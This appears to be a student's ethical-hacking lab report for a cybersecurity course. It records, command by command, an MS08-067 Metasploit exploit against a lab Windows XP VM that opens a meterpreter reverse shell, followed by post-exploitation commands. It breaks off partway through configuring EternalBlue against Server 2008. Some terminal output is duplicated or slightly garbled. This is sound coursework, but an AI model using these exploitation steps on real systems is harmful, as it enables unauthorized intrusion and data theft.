

CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Wed 23:27
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# nmap 192.168.10.14
Starting Nmap 7.70 ( https://nmap.org ) at 2024-02-28 23:26 EST
Nmap scan report for 192.168.10.14
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
root@CS2APenTest:~#
```

- To run a port scan again the Windows XP device, I issued the command `nmap 192.168.10.14`

2. Identify the SMB port number (default: 445) and confirm that it is open.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest:~# nmap 192.168.10.14  
Starting Nmap 7.70 ( https://nmap.org ) at 2024-02-28 23:26 EST  
Nmap scan report for 192.168.10.14  
Host is up (0.0059s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:15:5D:40:57:09 (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds  
root@CS2APenTest:~#
```

3. Launch Metasploit Framework and search for the exploit module: *ms08_067_netapi*

```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Wed 23:58
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # msfconsole
[-] ***Ting the Metasploit Framework console...
[-] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***
# cowsay++
< metasploit >
-----
  /--\
 /    \
[      ]
 \    /
  \--/

  ==[ metasploit v5.0.38-dev ]
+-- --[ 1912 exploits - 1073 auxiliary - 329 post ]
+-- --[ 545 payloads - 45 encoders - 10 nops ]
+-- --[ 3 evasion ]

msf5 > search ms08_067_netapi

Matching Modules

# Name Disclosure Date Rank Check Description
-----
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf5 >
```

- Metasploit Framework is launch with the command **msfconsole**
4. Use **ms08_067_netapi** as the exploit module and set **meterpreter reverse_tcp** as the payload.

```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Wed 23:42
root@CS2APenTest: ~
File Edit View Search Terminal Help
[-] ***rting the Metasploit Framework console...
[-] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***
# cowsay++
< metasploit >
-----
  \      /
  (oo)\_____)
   ( )       )\/
  ||----w |
  ||     ||

= [ metasploit v5.0.38-dev ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops ]
+ -- --=[ 3 evasion ]

msf5 > search ms08_067_netapi

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

5. Use **XXXX** (*follow the lab instruction*) as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13  
lhost => 192.168.10.13  
msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.14  
rhost => 192.168.10.14  
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 4428  
lport => 4428  
msf5 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  
-----  
Name      Current Setting  Required  Description  
-----  
RHOSTS    192.168.10.14   yes       The target address range or CIDR identifier  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
-----  
Payload options (windows/meterpreter/reverse_tcp):  
-----  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)  
LPORT     4428             yes       The listen port  
-----  
Exploit target:  
-----  
Id  Name  
--  -  
0   Automatic Targeting  
-----  
msf5 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.10.13:4428  
[*] 192.168.10.14:445 - Automatically detecting the target...  
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.10.14  
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.14:1027) at 2024-03-11 22:43:45 -0400  
meterpreter > |
```

- I used port 4428 as lport.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



- The screenshot was taken with the command `screenshot`.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 4428  
lport => 4428  
msf5 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  
-----  
Name      Current Setting  Required  Description  
-----  
RHOSTS    192.168.10.14   yes       The target address range or CIDR identifier  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
-----  
Payload options (windows/meterpreter/reverse_tcp):  
-----  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)  
LPORT     4428             yes       The listen port  
-----  
Exploit target:  
-----  
Id  Name  
--  ----  
0   Automatic Targeting  
-----  
msf5 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.10.13:4428  
[*] 192.168.10.14:445 - Automatically detecting the target...  
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.10.14  
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.14:1036) at 2024-03-11 23:03:09 -0400  
meterpreter > screenshot  
Screenshot saved to: /root/qsvEQUhh.jpeg  
meterpreter > localtime  
Local Date/Time: 2024-03-11 22:07:03.992 Eastern Standard Time (UTC-500)  
meterpreter >
```

- The target system's local date and time was displayed with the command `localtime`.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

```
Kali - Internal Workstation on CS301-DAKPO001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Mon 23:12

root@CS2APenTest: ~
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.10.14   yes       The target address range or CIDR identifier
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
LPORT     4428            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.14:1036) at 2024-03-11 23:03:09 -0400

meterpreter > screenshot
Screenshot saved to: /root/qsvE0Uhh.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-11 22:07:03.992 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter >
```

- The SID of the user was gotten with the command `getsid`.

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
meterpreter > getpid  
Current pid: 964  
meterpreter > ps  
  
Process List  
-----  
PID  PPID  Name                Arch  Session  User                                Path  
----  ----  -
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
320	964	wuauclt.exe	x86	0	ORG-JLF9I0G0XFM/user	C:\WINDOWS\system32\wuauclt.exe
392	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
460	392	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
484	392	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
528	484	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
540	484	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
692	528	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
708	528	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
744	484	wpabnl.exe	x86	0	ORG-JLF9I0G0XFM/user	C:\WINDOWS\system32\wpabnl.exe
788	964	wscntfy.exe	x86	0	ORG-JLF9I0G0XFM/user	C:\WINDOWS\system32\wscntfy.exe
888	528	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
964	528	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1008	528	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\System32\svchost.exe
1092	528	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\svchost.exe
1432	528	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1540	484	logon.scr	x86	0	ORG-JLF9I0G0XFM/user	C:\WINDOWS\System32\logon.scr
1620	528	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1632	528	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1736	1684	explorer.exe	x86	0	ORG-JLF9I0G0XFM/user	C:\WINDOWS\Explorer.EXE
1912	528	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
1928	528	VGAAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAuthService.exe

```
meterpreter > |
```

- The current process identifier was gotten with the command `getpid`. The PID of all running processes can be gotten with the command `ps`.

10. Post-exploitation] In meterpreter shell, get system information about the target.

```

root@CS2APenTest: ~
File Edit View Search Terminal Help
Local Date/Time: 2024-03-11 22:07:03.992 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > ps

Process List
-----
PID  PPID  Name                Arch  Session  User
---  ---
0    0     [System Process]
4    0     System              x86   0        NT AUTHORITY\SYSTEM
320  964   wuauclt.exe          x86   0        ORG-JLF9I0G0XFM/user
392  4     smss.exe             x86   0        NT AUTHORITY\SYSTEM
460  392   csrss.exe            x86   0        NT AUTHORITY\SYSTEM
484  392   winlogon.exe         x86   0        NT AUTHORITY\SYSTEM
528  484   services.exe         x86   0        NT AUTHORITY\SYSTEM
540  484   lsass.exe            x86   0        NT AUTHORITY\SYSTEM
692  528   vmacthlp.exe         x86   0        NT AUTHORITY\SYSTEM
708  528   svchost.exe          x86   0        NT AUTHORITY\SYSTEM
744  484   wpabaln.exe          x86   0        ORG-JLF9I0G0XFM/user
788  964   wscntfy.exe          x86   0        ORG-JLF9I0G0XFM/user
888  528   svchost.exe          x86   0        NT AUTHORITY\NETWORK SERVICE
964  528   svchost.exe          x86   0        NT AUTHORITY\SYSTEM
1008 528   svchost.exe          x86   0        NT AUTHORITY\NETWORK SERVICE
1092 528   svchost.exe          x86   0        NT AUTHORITY\LOCAL SERVICE
1432 528   spoolsv.exe          x86   0        NT AUTHORITY\SYSTEM
1540 484   logon.scr            x86   0        ORG-JLF9I0G0XFM/user
1620 528   svchost.exe          x86   0        NT AUTHORITY\SYSTEM
1632 528   svchost.exe          x86   0        NT AUTHORITY\SYSTEM
1736 1684  explorer.exe         x86   0        ORG-JLF9I0G0XFM/user
1912 528   alg.exe              x86   0        NT AUTHORITY\LOCAL SERVICE
1928 528   VGAuthService.exe    x86   0        NT AUTHORITY\SYSTEM
AuthService.exe

meterpreter > sysinfo
Computer      : ORG-JLF9I0G0XFM
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

- The system information about the target was gotten with the command `sysinfo`.

Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

- Configure your Metasploit accordingly and set **XXXX (follow the lab instruction)** as the listening port number. Display the configuration and exploit the target. (10 pt)

```
root@CS2APenTest: ~
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        192.168.10.11   yes       The target address range or CIDR identifier
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for authentication
SMBPass       .                no        (Optional) The password for the specified username
SMBUser       .                no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.10.13   yes       The listen address (an interface may be specified)
LPORT        4428            yes       The listen port

